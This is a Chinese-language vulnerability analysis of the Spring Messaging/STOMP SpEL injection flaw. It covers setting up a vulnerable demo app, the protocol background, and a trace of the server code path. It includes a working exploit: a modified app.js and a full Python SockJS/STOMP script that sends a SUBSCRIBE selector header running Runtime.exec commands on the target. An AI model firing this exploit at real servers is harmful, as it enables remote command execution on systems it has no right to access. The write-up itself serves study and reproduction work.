
# 影响版本

```
Spring Framework 5.0 to 5.0.4
Spring Framework 4.3 to 4.3.14
Spring Boot < 2.0.1 RELEASE
```

# 环境搭建

利用官方示例 https://github.com/spring-guides/gs-messaging-stomp-websocket

用IDEA打开complete项目，修改一下springboot版本:





修改app.js中的第15行：


```
function connect() {
    var header  =
{"selector":"T(java.lang.Runtime).getRuntime().exec('calc.
exe')"};
    var socket = new SockJS('/gs-guide-websocket');
    stompClient = Stomp.over(socket);
    stompClient.connect({}, function (frame) {
        setConnected(true);
        console.log('Connected: ' + frame);
        stompClient.subscribe('/topic/greetings', function
(greeting) {

 showGreeting(JSON.parse(greeting.body).content);
        },header);
    });
}
```

增加了一个header头部，其中指定了`selector`，其值即payload。

app.js是可以通过前端修改的,这里改的是源代码,但是攻击流程还是要明白。这里其实就是与服务端请求建立连接,然后发送数据。所以也不一定要这样改,直接用python这些也是可以的。




抓包也能看见我们的payload



p神的exp:

```
#!/usr/bin/env python3
import requests
import random
import string
import time
import threading
import logging
import sys
import json

logging.basicConfig(stream=sys.stdout, level=logging.INFO)

def random_str(length):
    letters = string.ascii_lowercase + string.digits
    return ''.join(random.choice(letters) for c in
range(length))


class SockJS(threading.Thread):
    def __init__(self, url, *args, **kwargs):
        super().__init__(*args, **kwargs)
        self.base = f'{url}/{random.randint(0,
1000)}/{random_str(8)}'
        self.daemon = True
        self.session = requests.session()
        self.session.headers = {
            'Referer': url,
            'User-Agent': 'Mozilla/5.0 (compatible; MSIE
9.0; Windows NT 6.1; Trident/5.0)'
        }
        self.t = int(time.time()*1000)

    def run(self):
        url = f'{self.base}/htmlfile?c=_jp.vulhub'
        response = self.session.get(url, stream=True)
        for line in response.iter_lines():
```


```
            time.sleep(0.5)

    def send(self, command, headers, body=''):
        data = [command.upper(), '\n']

        data.append('\n'.join([f'{k}:{v}' for k, v in
headers.items()]))

        data.append('\n\n')
        data.append(body)
        data.append('\x00')
        data = json.dumps([''.join(data)])

        response =
self.session.post(f'{self.base}/xhr_send?t={self.t}',
data=data)
        if response.status_code != 204:
            logging.info(f"send '{command}' data error.")
        else:
            logging.info(f"send '{command}' data
success.")

    def __del__(self):
        self.session.close()


sockjs = SockJS('http://your-ip:8080/gs-guide-websocket')
sockjs.start()
time.sleep(1)

sockjs.send('connect', {
    'accept-version': '1.1,1.0',
    'heart-beat': '10000,10000'
})
sockjs.send('subscribe', {
    'selector':
"T(java.lang.Runtime).getRuntime().exec('touch
/tmp/success')",
```

```
    'id': 'sub-0',
    'destination': '/topic/greetings'
})

data = json.dumps({'name': 'vulhub'})
sockjs.send('send', {
    'content-length': len(data),
    'destination': '/app/hello'
}, data)
```

# 漏洞复现

运行`MessagingStompWebsocketApplication.java`

点击Connect,输入name,点击Send,成功弹出计算器




# SpEL

SPEL（Spring Expression Language），即Spring表达式语言，是比JSP的EL更强大的一种表达式语言。从Spring 3开始引入了Spring表达式语言，它能够以一种强大而简洁的方式将值装配到Bean属性和构造器参数中，在这个过程中所使用的表达式会在运行时计算得到值。个人感觉跟EL和Ognl表达式差不多

这一篇文章感还不错: https://www.mi1k7ea.com/2020/01/10/SpEL%E8%A1%A8%E8%BE%BE%E5%BC%8F%E6%B3%A8%E5%85%A5%E6%BC%8F%E6%B4%9E%E6%80%BB%E7%BB%93

简单说一下:

SpEL使用T(class)来表示类的实例，除了java.lang的包，剩下的包需要指明。此外还可以访问类的静态方法和静态字段，甚至实例化类。

`SpelExpressionParser`表示

```
    public static void main(String[] args) throws
Exception {
        String spel =
"T(java.lang.Runtime).getRuntime().exec(\"calc\")";
        //实例化表达式解析对象
        ExpressionParser parser = new
SpelExpressionParser();
        //使用 ExpressionParser 的 parseExpression 来解析相
应的表达式为 Expression 对象
        Expression expression =
parser.parseExpression(spel);
        //准备比如变量定义等等表达式需要的上下文数据
EvaluationContext context = new
StandardEvaluationContext();
        //通过 Expression 接口的 getValue 方法根据上下文获得表
达式值
        System.out.println(expression.getValue());

 //System.out.println(expression.getValue(context));
    }
```

SimpleEvaluationContext和StandardEvaluationContext是SpEL提供的两个EvaluationContext：

- SimpleEvaluationContext - 针对不需要SpEL语言语法的全部范围并且应该受到有意限制的表达式类别，公开SpEL语言特性和配置选项的子集。
- StandardEvaluationContext - 公开全套SpEL语言功能和配置选项。您可以使用它来指定默认的根对象并配置每个可用的评估相关策略。


SimpleEvaluationContext旨在仅支持SpEL语言语法的一个子集，不包括 Java 类型引用、构造函数和bean引用；而StandardEvaluationContext是支持全部SpEL语法的。

由前面知道，SpEL表达式是可以操作类及其方法的，可以通过类类型表达式T(Type)来调用任意类方法。这是因为在不指定EvaluationContext的情况下默认采用的是StandardEvaluationContext，而它包含了SpEL的所有功能，在允许用户控制输入的情况下可以成功造成任意命令执行。

# spring-messaging

这次漏洞的触发的场景是`Spring-Messaging + WebSocket + STOMP`。

Spring Messaging是Spring4.0为了集成JMS发布的一个新模块，为集成messaging API和消息协议提供支持，属于Spring Framework项目。其代码结构如下图所示：




这个漏洞主要涉及simp部分

该部分包含诸如STOMP协议的简单消息协议的通用支持。

# WebSocket

传统的http必须要客户端向服务端请求,服务端才会给予响应,而WebSocket就是为了处理服务端需要主动请求客户端的情况而诞生的。

WebSocket 协议提供了通过一个套接字实现全双工通信的功能。也能够实现web浏览器和server间的异步通信，全双工意味着server与浏览器间可以发送和接收消息。

## SockJS

由于公网环境比较复杂，一些不可控的代理可能会限制WebSocket的交互

当然了，这个问题肯定是有解决办法的，比如使用WebSocket建立连接，然后使用HTTP的一些去模拟WebSocket交互，并且提供同一应用层的API。SockJS就是为了解决这种问题而诞生的。

# STOMP

可以看一下这篇文章:https://www.cnblogs.com/jmcui/p/8999998.html 感觉这部分挺复杂的,仍然还有很多地方不懂

STOMP是一个简单的可互操作的协议, 被用于通过中间服务器在客户端之间进行异步消息传递。它定义了一种在客户端与服务端进行消息传递的文本格式.。这个协议可以有多种载体，可以通过HTTP，也可以通过WebSocket。在Spring-Message中使用的是STOMP Over WebSocket。

STOMP的每一个包简单的来说是由三个部分组成： COMMAND Header Body
结构可以简化如下

```
COMMAND
header1:value1
header2:value2

Body
```

我们可以从控制台看到发送的数据

```
>>> SUBSCRIBE
selector:T(java.lang.Runtime).getRuntime().exec('calc.exe')
id:sub-0
destination:/topic/greetings


>>> SEND
destination:/app/hello
content-length:16

{"name":"admin"}
```

相关协议规范可以参考这篇文章:https://www.cnblogs.com/davidwang456/p/4449428.html

Stomp协议中有两个重要的角色：STOMP客户端与STOMP消息代理（Broker）

Stomp中比较重要的两个命令:

## SUBSCRIBE

客户端使用SUBSCRIBE订阅命令，向Stomp服务代理订阅某一个虚拟路径上的监听。这样当其它客户端使用SEND命令发送内容到这个路径上时，代理就会主动将SEND的信息发送到订阅过该路径的客户端上。

```
SUBSCRIBE
id:0
destination:/queue/foo
ack:client

^@
```

//ack为可选项

## SEND

SEND则是向代理发送消息,SEND必须包含路径(发送消息的目的地),body(消息内容),以及content-type(消息格式)

```
SEND
destination:/queue/a
content-type:text/plain

hello queue a
^@
```

在Broker内部会将接收到的body按照content-type进行转换,让所有的client都可以识别,这也是Broker的作用之一

| 消息转换器 | 描　　述 |
| --- | --- |
| ByteArrayMessageConverter | 实现MIME类型为“application/octet-stream”的消息与byte[]之间的相互转换 |
| MappingJackson2MessageConverter | 实现MIME类型为“application/json”的消息与Java对象之间的相互转换 |
| StringMessageConverter | 实现MIME类型为“text/plain”的消息与String之间的相互转换 |


来看一下app.js的这段代码

```
function connect() {
    var header =
{"selector":"T(java.lang.Runtime).getRuntime().exec('calc.
exe')"}; //自己定义一个hander信息
    var socket = new SockJS('/gs-guide-websocket');
 //SockJS与/gs-guide-websocket建立连接
    stompClient = Stomp.over(socket);                //
通过WebSocket实现Stomp


    //利用STOMP的subscribe()让客户端进行订阅。这个方法有两个必要
的参数：目的地（destination），回调函数（callback），还有一个可选
的参数headers。其中destination是String类型，对应目的地，回调函数
是伴随着一个参数的function类型
```

```
        stompClient.connect({}, function (frame) {
        setConnected(true);
        console.log('Connected: ' + frame);
        stompClient.subscribe('/topic/greetings', function
(greeting) {

 showGreeting(JSON.parse(greeting.body).content);
        },header);
    });
}
    //利用send()发送数据
function sendName() {
    stompClient.send("/app/hello", {},
JSON.stringify({'name': $("#name").val()}));
}
```

服务端处理客户端SEND的STOMP消息，主要用的是 @MessageMapping 和 @SubscribeMapping (两者有些区别不过这里就不讨论了)

这里可以看到在GreetingController类中可以看到 `@MessageMapping("/hello")` (这里的/app可以省略)





函数return 返回的数据会返回到 `@SentTo` 中设置的路径,这里的 `/topic/greetings` 就是我们之前 `subscribe` 的路径

# 流程分析


点击connect,在订阅阶段发送数据:

```
>>> SUBSCRIBE
selector:T(java.lang.Runtime).getRuntime().exec('calc.exe')
id:sub-0
destination:/topic/greetings
```


DefaultSubscriptRegistry#addSubscriptionInternal中可以发现我们的payload,此外还有一些id,地址信息等




这里将其解析为SpelExpression类型对象




接着将这些传入,然后依次进入:






这里会将subid和Spel对象存入subs中



然后SEND我们的数据

```
>>> SEND
destination:/app/hello
content-length:16

{"name":"admin"}
```


这里首先会到达HelloMessage



